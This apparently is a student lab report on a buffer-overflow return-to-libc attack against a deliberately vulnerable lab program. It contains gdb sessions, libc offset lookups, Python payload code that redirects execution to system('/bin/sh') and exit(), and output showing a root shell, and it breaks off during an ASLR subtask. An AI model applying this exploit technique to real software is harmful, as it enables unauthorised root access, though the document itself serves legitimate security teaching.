Task 1: Inspect the Program [15%]

Your first **task** is to inspect the provided program and answer the following questions.

(a) What is the piece of code that may result in a return-to-libc vulnerability? Explain.

This line in the readFile function may result in a return-to-libc vulnerability:

```
        fread(buffer, sizeof(char), 300, fp);
```

In my program, the size of the buffer array is 78 bytes. But the fread function will read 300 bytes from fp into the buffer array.

So, if the size of file fp is larger than 78 bytes, it will cause a stack buffer overflow, which allows the attacker to overwrite the return address of the readFile function and exploit a return-to-libc attack.

(b) Suggest a code change to protect against return-to-libc vulnerability (for the provided program).

We need to change the vulnerable line:

```
        fread(buffer, sizeof(char), 300, fp);
```

After changing:

```
        fread(buffer, sizeof(char), BUF_SIZE, fp);
```

The provided program may result in a return-to-libc vulnerability because the fread function will read more bytes than the buffer size and write them into the buffer.

To prevent protect against return-to-libc vulnerability, we only need to limit the size of the data that the fread function will read.

(c) Can the size of the payload be larger than 300 bytes? Why?

The size of the file read by the program can be larger than 300 bytes.

But the effective payload cannot be larger than 300 bytes.

Because in the provided program, the fread function will only read first 300 bytes of the file fp. If the file is larger than 300 bytes, the data exceeding 300 bytes will not be read into the buffer.

Task 2: Open a shell using `system` function [40%]

Subtask 1.

To open a shell using system function, we need to find the address of store "/bin/sh" in an env. variable and the address of system().

```
gef➤  b main
Breakpoint 1 at 0x8048569: file prog.c, line 20.
gef➤  r
Starting program: /home/kaiyu/Lab05/prog

Breakpoint 1, main (argc=0x1, argv=0xbffff054) at prog.c:20
20          char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);
```

To find the address of system(), we use the command "p system" in gdb:

The address of system is 0xb7e42db0.

```
gef➤  p system
$1 = {<text variable, no debug info>} 0xb7e42db0 <__libc_system>
gef➤  p exit
$2 = {<text variable, no debug info>} 0xb7e369e0 <__GI_exit>
gef➤
```

Then we need to find the address of the string"/bin/sh". In this subtask, it should be strored as an environment variable.

By using the command "env", we can find that the default value of the environment variable is "/bin/bash", not "/bin/sh".

```
root@kaiyu:/home/kaiyu/Lab05# env
XDG_VTNR=7
XDG_SESSION_ID=c1
CLUTTER_IM_MODULE=xim
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/kaiyu
SESSION=ubuntu
GPG_AGENT_INFO=/home/kaiyu/.gnupg/S.gpg-agent:0:1
SHELL=/bin/bash
XDG_MENU_PREFIX=gnome-
VTE_VERSION=4205
TERM=xterm-256color
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
```

So, we need to use the command "export SHELL="/bin/sh"" to change the value of the environment variable SHELL to "/bin/sh". Now we have the string"/bin/sh" stored in the environment variable.

```
root@kaiyu:/home/kaiyu/Lab05# export SHELL="/bin/sh"
root@kaiyu:/home/kaiyu/Lab05# env
XDG_VTNR=7
XDG_SESSION_ID=c1
CLUTTER_IM_MODULE=xim
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/kaiyu
SESSION=ubuntu
GPG_AGENT_INFO=/home/kaiyu/.gnupg/S.gpg-agent:0:1
SHELL=/bin/sh
XDG_MENU_PREFIX=gnome-
VTE_VERSION=4205
```

Now, we need to prepare to generate the payload.

First, I craft a dummy payload "AAAAAAAA" to help to find the address of the buffer.

```
root@kaiyu:/home/kaiyu/Lab05# echo -n "AAAAAAAA" > badfile
root@kaiyu:/home/kaiyu/Lab05# xxd badfile
00000000: 4141 4141 4141 4141                      AAAAAAAA
```

```
root@kaiyu:/home/kaiyu/Lab05# gdb prog badfile
```

From task 1, we know that, to exploit a return-to-libc attack, we need to overwrite the return address of the readFile function.

Inspect the program by using disass main:

```
   0x080485a1 <+79>:    push   DWORD PTR [ebp-0xc]
   0x080485a4 <+82>:    call   0x804851b <readFile>
   0x080485a9 <+87>:    add    esp,0x10
```

The address of the next instruction of call readFile is its return address, which is 0x080485a9.

Inspect the program by using disass readFile:

```
gef➤  disassemble readFile
Dump of assembler code for function readFile:
   0x0804851b <+0>:     push   ebp
   0x0804851c <+1>:     mov    ebp,esp
   0x0804851e <+3>:     sub    esp,0x58
   0x08048521 <+6>:     sub    esp,0x8
   0x08048524 <+9>:     lea    eax,[ebp-0x56]
   0x08048527 <+12>:    push   eax
   0x08048528 <+13>:    push   0x8048660
   0x0804852d <+18>:    call   0x80483a0 <printf@plt>
   0x08048532 <+23>:    add    esp,0x10
   0x08048535 <+26>:    push   DWORD PTR [ebp+0x8]
   0x08048538 <+29>:    push   0x12c
   0x0804853d <+34>:    push   0x1
   0x0804853f <+36>:    lea    eax,[ebp-0x56]
   0x08048542 <+39>:    push   eax
   0x08048543 <+40>:    call   0x80483c0 <fread@plt>
   0x08048548 <+45>:    add    esp,0x10
   0x0804854b <+48>:    mov    eax,0x1
   0x08048550 <+53>:    leave
   0x08048551 <+54>:    ret
End of assembler dump.
```

We can set a breakpoint at the instruction leave:

```
gef➤  b *readFile+53
Breakpoint 1 at 0x8048550: file prog.c, line 15.
```

Then set the argument to the dummy payload and run the prog:

```
gef➤  set args ./badfile
gef➤  r
Starting program: /home/kaiyu/Lab05/prog ./badfile
buffer is at:0xbfffed82

Breakpoint 1, readFile (fp=0x804b008) at prog.c:15
15      }
```

Now, using "x/100x $esp" to check the stack, we can find that the address of the buffer is 0xbfffed82, and the address of the return address is 0xbfffeddc.

```
gef➤  x/100x $esp
0xbfffed80:     0x4141b008      0x41414141      0xb7e64141      0xb7e663d1
0xbfffed90:     0x0804b008      0xbffff241      0x08048672      0x00000001
0xbfffeda0:     0xb7ffe000      0xb7e0cae8      0x00000001      0x03ae75f6
0xbfffedb0:     0xb7e66357      0xb7fbb000      0xb7fbb000      0xb7e6642e
0xbfffedc0:     0xbffff241      0x08048672      0x00000001      0xb7e66410
0xbfffedd0:     0xbffff241      0xb7e66416      0xbfffef88      0x080485a9
0xbfffede0:     0x0804b008      0x08048672      0x00000186      0xbfffee38
0xbfffedf0:     0x00000001      0x00000000      0x00000000      0x00000000
0xbfffee00:     0x00000000      0x00000000      0x00000000      0x00000000
```

Then, using "x/300s $esp" to check the stack, we can find that the address of the environment variable is 0xbffffdd5, so the address of "/bin/sh" is 0xbffffdd5 + 6 = 0xbffffddb.


```
0xbffffdac:     "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffffdd5:     "SHELL=/bin/sh"
0xbffffde3:     "QT_ACCESSIBILITY=1"
```

Now, we have all addresses needed to create the payload.
What we need to do is overwrite the return address of readFile with the address of system and build a fake stack frame for it by crafting its return address and passing its arguments.

We can get the return address offset in the buffer by calculating the difference between the address of the buffer and the address of the return address.

```
# Calculate the offset between buffer address and address of return address
offset = return_addr_location - buffer_addr
```

Now we can build the real payload by writing all addresses needed in the buffer according to the structure of the fake stack frame and the offset:




```
# Overwrite the return address of readFile() function to system()
content[offset:offset+4] = (system_addr).to_bytes(4,byteorder='little')

# Write the argument of system() (the address of "/bin/sh")
content[offset+8:offset+12] = (binsh_addr).to_bytes(4,byteorder='little')

# Overwrite the return address of system() function to 0xdeadbeef
content[offset+4:offset+8] = (exit_addr).to_bytes(4,byteorder='little')
```

Run this program with the argument payload_sys_1:

```
gef➤  set args payload_sys_1
gef➤  r
Starting program: /home/kaiyu/Lab05/prog payload_sys_1
buffer is at:0xbfffed92
# whoami
root
```

We can see it opened a shell successfully.
If running exit:

```
root
# exit

Program received signal SIGSEGV, Segmentation fault.
0xdeadbeef in ?? ()

[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0x0
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0xbfffecc8  →  0x00000000
$edx   : 0x0
$esp   : 0xbfffedf4  →  0xbffffddb  →  "/bin/sh"
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0xdeadbeef
$eflags: [carry parity ADJUST zero SIGN trap INTERRUPT direction overflow RESUME
 virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
──────────────────────────────────────────────────────────────────────── stack ────
0xbfffedf4|+0x0000: 0xbffffddb  →  "/bin/sh"     ←$esp
0xbfffedf8|+0x0004: 0x90909090
0xbfffedfc|+0x0008: 0x90909090
0xbffffe00|+0x000c: 0x90909090
0xbffffe04|+0x0010: 0x90909090
0xbffffe08|+0x0014: 0x90909090
0xbffffe0c|+0x0018: 0x90909090
0xbffffe10|+0x001c: 0x90909090
──────────────────────────────────────────────────────────────────── code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0xdeadbeef
──────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "prog", stopped 0xdeadbeef in ?? (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────── trace ────
```

It will cause a segmentation fault. The screenshot of the last line from the output of dmesg: (need to run this program out of gdb again)

```
[78283.511370] prog[8322]: segfault at 90909090 ip 90909090 sp bfffee24 error 14
[81474.344105] prog[8589]: segfault at deadbeef ip deadbeef sp bfffee24 error 15
root@kaiyu:/home/kaiyu/Lab04/pbm#
```


Subtask 2.

There is only one difference between this subtask with subtask1: the program should exit gracefully, which means we need to change the return address of system in our payload from 0xdeadbeef to the address of exit.

We can find the address of exit using the similar way to find the address of system:

```
gef➤  p system
$1 = {<text variable, no debug info>} 0xb7e42db0 <__libc_system>
gef➤  p exit
$2 = {<text variable, no debug info>} 0xb7e369e0 <__GI_exit>
gef➤
```

The structure of the fake stack frame is as follows:



Run this program with the argument payload_sys_2:

```
gef➤  set args payload_sys_2
gef➤  r
Starting program: /home/kaiyu/Lab05/prog payload_sys_2
buffer is at:0xbfffed92
# whoami
root
```

We can see it opened a shell successfully.

If running exit:


```
# exit
[Inferior 1 (process 9434) exited with code 0220]
gef➤
```

We can see it exited gracefully.


Set a breakpoint inside the function readFile and just before it returns:

```
gef➤  disassemble readFile
Dump of assembler code for function readFile:
   0x0804851b <+0>:     push   ebp
   0x0804851c <+1>:     mov    ebp,esp
   0x0804851e <+3>:     sub    esp,0x58
   0x08048521 <+6>:     sub    esp,0x8
   0x08048524 <+9>:     lea    eax,[ebp-0x56]
   0x08048527 <+12>:    push   eax
   0x08048528 <+13>:    push   0x8048660
   0x0804852d <+18>:    call   0x80483a0 <printf@plt>
   0x08048532 <+23>:    add    esp,0x10
   0x08048535 <+26>:    push   DWORD PTR [ebp+0x8]
   0x08048538 <+29>:    push   0x12c
   0x0804853d <+34>:    push   0x1
   0x0804853f <+36>:    lea    eax,[ebp-0x56]
   0x08048542 <+39>:    push   eax
   0x08048543 <+40>:    call   0x80483c0 <fread@plt>
   0x08048548 <+45>:    add    esp,0x10
   0x0804854b <+48>:    mov    eax,0x1
   0x08048550 <+53>:    leave
   0x08048551 <+54>:    ret
End of assembler dump.
gef➤  b *readFile+53
Breakpoint 1 at 0x8048550: file prog.c, line 15.
```

run the program with stepping:



We can see the fake stack frame that we crafted in stack, and readFile returned to system(), whose argument is the address of "/bin/sh".
Set breakpoint at system:



We can see the system() function will execute with the argument 0xbffffddb, which is the address of "/bin/sh" in env. variables, then it will return to exit().

Subtask 3.

There is only one difference between this subtask with subtask2: the string "/bin/sh" should not be maintained as an environment variable, which means we need to find another place that stored this string.

According to Prof. Wang's hint in class, we can use the command strings -a -t x /lib/i386-linux-gnu/libc-2.23.so | grep "/bin/sh" to find the offset of the string "/bin/sh" inside the C standard library.

```
kaiyu@kaiyu:~$ strings -a -t x /lib/i386-linux-gnu/libc-2.23.so | grep "/bin/sh"
 15bb2b /bin/sh
```

The offset of this string is 0x15bb2b.

Then we need to find the base address of libc using the command vmmap in gdb:

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /home/kaiyu/Lab05/prog
0x08049000 0x0804a000 0x00000000 r-- /home/kaiyu/Lab05/prog
0x0804a000 0x0804b000 0x00001000 rw- /home/kaiyu/Lab05/prog
0xb7e07000 0xb7e08000 0x00000000 rw-
0xb7e08000 0xb7fb8000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.23.so
0xb7fb8000 0xb7fb9000 0x001b0000 --- /lib/i386-linux-gnu/libc-2.23.so
0xb7fb9000 0xb7fbb000 0x001b0000 r-- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbb000 0xb7fbc000 0x001b2000 rw- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbc000 0xb7fbf000 0x00000000 rw-
0xb7fd5000 0xb7fd6000 0x00000000 rw-
0xb7fd6000 0xb7fd9000 0x00000000 r-- [vvar]
0xb7fd9000 0xb7fdb000 0x00000000 r-x [vdso]
0xb7fdb000 0xb7ffe000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.23.so
0xb7ffe000 0xb7fff000 0x00022000 r-- /lib/i386-linux-gnu/ld-2.23.so
0xb7fff000 0xb8000000 0x00023000 rw- /lib/i386-linux-gnu/ld-2.23.so
0xbffdf000 0xc0000000 0x00000000 rw- [stack]
gef➤
```

We can see that the base address of libc is 0xb7e08000.

So, we can calculate the address of the string "/bin/sh":

Address of "/bin/sh" = 0xb7e08000 + 0x15bb2b = 0xb7f63b2b

Then we need to change the address of "/bin/sh" in our payload from the address in env. variables to the address in libc.

Run the program in gdb with this payload:

```
gef➤  set args payload_sys_3
gef➤  r
Starting program: /home/kaiyu/Lab05/prog payload_sys_3
buffer is at:0xbfffed92
# whoami
root
# exit
[Inferior 1 (process 1095) exited with code 0220]
gef➤
```

We can see it opened a shell successfully and exited gracefully.


Set a breakpoint inside the function readFile and just before it returns:

```
gef➤  disassemble readFile
Dump of assembler code for function readFile:
   0x0804851b <+0>:     push   ebp
   0x0804851c <+1>:     mov    ebp,esp
   0x0804851e <+3>:     sub    esp,0x58
   0x08048521 <+6>:     sub    esp,0x8
   0x08048524 <+9>:     lea    eax,[ebp-0x56]
   0x08048527 <+12>:    push   eax
   0x08048528 <+13>:    push   0x8048660
   0x0804852d <+18>:    call   0x80483a0 <printf@plt>
   0x08048532 <+23>:    add    esp,0x10
   0x08048535 <+26>:    push   DWORD PTR [ebp+0x8]
   0x08048538 <+29>:    push   0x12c
   0x0804853d <+34>:    push   0x1
   0x0804853f <+36>:    lea    eax,[ebp-0x56]
   0x08048542 <+39>:    push   eax
   0x08048543 <+40>:    call   0x80483c0 <fread@plt>
   0x08048548 <+45>:    add    esp,0x10
   0x0804854b <+48>:    mov    eax,0x1
   0x08048550 <+53>:    leave
   0x08048551 <+54>:    ret
End of assembler dump.
gef➤  b *readFile+53
Breakpoint 1 at 0x8048550: file prog.c, line 15.
```

run the program with stepping:

```
0xbfffedec|+0x0000: 0xb7e42db0  →  <system+0> sub esp, 0xc       ←$esp
0xbfffedf0|+0x0004: 0xb7e369e0  →  <exit+0> call 0xb7f27c79 <__x86.get_pc_thunk.ax>
0xbfffedf4|+0x0008: 0xb7f63b2b  →  "/bin/sh"
0xbfffedf8|+0x000c: 0x90909090
0xbfffedfc|+0x0010: 0x90909090
0xbffffe00|+0x0014: 0x90909090
0xbffffe04|+0x0018: 0x90909090
0xbffffe08|+0x001c: 0x90909090

   0x8048548 <readFile+45>    add    esp, 0x10
   0x804854b <readFile+48>    mov    eax, 0x1
   0x8048550 <readFile+53>    leave
→  0x8048551 <readFile+54>    ret
   ↳  0xb7e42db0 <system+0>       sub    esp, 0xc
      0xb7e42db3 <system+3>       mov    eax, DWORD PTR [esp+0x10]
      0xb7e42db7 <system+7>       call   0xb7f27c7d <__x86.get_pc_thunk.dx>
      0xb7e42dbc <system+12>      add    edx, 0x178244
      0xb7e42dc2 <system+18>      test   eax, eax
      0xb7e42dc4 <system+20>      je     0xb7e42dd0 <__libc_system+32>

    10  {
    11      char buffer[BUF_SIZE];
    12      printf("buffer is at:%p\r\n",buffer);
    13      fread(buffer, sizeof(char), 300, fp);
    14      return 1;
→   15  }
    16
    17  int main(int argc, char **argv)
    18  {
    19      FILE *fp;
    20      char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);

[#0] Id 1, Name: "prog", stopped 0x8048551 in readFile (), reason: SINGLE STEP

[#0] 0x8048551 →readFile(fp=0xb7e369e0 <__GI_exit>)
[#1] 0xb7e42db0 →  <system+0> sub esp, 0xc
```

We can see the fake stack frame that we crafted in stack, where the string "/bin/sh" has been changed to the address in libc, and readFile returned to system(), whose argument is the address of "/bin/sh".
Set breakpoint at system:



We can see the system() function will execute with the argument 0xb7f63b2b, which is the address of "/bin/sh" in libc, then it will return to exit().

Subtask 4.

In this subtask, we need to exploit the return-to-libc vulnerability for subtask 3 while the ASLR is enabled.

In subtask 3, all the addresses we used to craft the payload including system(), exit(), and "/bin/sh" string are from libc. Although the ASLR is enabled, the offsets of all these address inside libc will not change.

Besides, although the address of buffer and the address of return address of readFile will change when enabled ASLR, the offset between them will not change, which is the same value as in subtask3.

According to Prof. Wang's hint in class, we can use the command readelf -s /lib/i386-linux-gnu/libc-2.23.so | grep system() and the command readelf -s /lib/i386-linux-gnu/libc-2.23.so | grep exit() to find the offsets of system() and exit() inside the C standard library.

offset of system in libc: 0x0003adb0

```
kaiyu@kaiyu:~$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
   245: 00113040    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   627: 0003adb0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1457: 0003adb0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
```

offset of exit in libc: 0x0002e9e0

```
kaiyu@kaiyu:~$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
   112: 0002edd0    39 FUNC    GLOBAL DEFAULT   13 __cxa_at_quick_exit@@GLIBC_2.10
   141: 0002e9e0    31 FUNC    GLOBAL DEFAULT   13 exit@@GLIBC_2.0
   450: 0002ee00   197 FUNC    GLOBAL DEFAULT   13 __cxa_thread_atexit_impl@@GLIBC_2.18
   558: 000b08a8    24 FUNC    GLOBAL DEFAULT   13 _exit@@GLIBC_2.0
   616: 001160c0    56 FUNC    GLOBAL DEFAULT   13 svc_exit@@GLIBC_2.0
   652: 0002edb0    31 FUNC    GLOBAL DEFAULT   13 quick_exit@@GLIBC_2.10
   876: 0002ec00    85 FUNC    GLOBAL DEFAULT   13 __cxa_atexit@@GLIBC_2.1.3
  1046: 0011fca0    52 FUNC    GLOBAL DEFAULT   13 atexit@GLIBC_2.0
  1394: 001b3204     4 OBJECT  GLOBAL DEFAULT   33 argp_err_exit_status@@GLIBC_2.1
  1506: 000f3990    58 FUNC    GLOBAL DEFAULT   13 pthread_exit@@GLIBC_2.0
  2108: 001b3154     4 OBJECT  GLOBAL DEFAULT   33 obstack_exit_failure@@GLIBC_2.0
  2263: 0002ea00    78 FUNC    WEAK   DEFAULT   13 on_exit@@GLIBC_2.0
  2406: 000f4da0     2 FUNC    GLOBAL DEFAULT   13 __cyg_profile_func_exit@@GLIBC_2.2
```

And the offset of "/bin/sh" in libc: 0x15bb2b, we find this in subtask3.

```
kaiyu@kaiyu:~$ strings -a -t x /lib/i386-linux-gnu/libc-2.23.so | grep "/bin/sh"
 15bb2b /bin/sh
```

Now, we only need to find the base address of libc, then we can calculate the address of system(), exit(), and "/bin/sh" string.
I used the command ldd prog | grep libc to find the base address of libc.

```
root@kaiyu:/home/kaiyu/Lab05# sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@kaiyu:/home/kaiyu/Lab05# ldd prog | grep libc
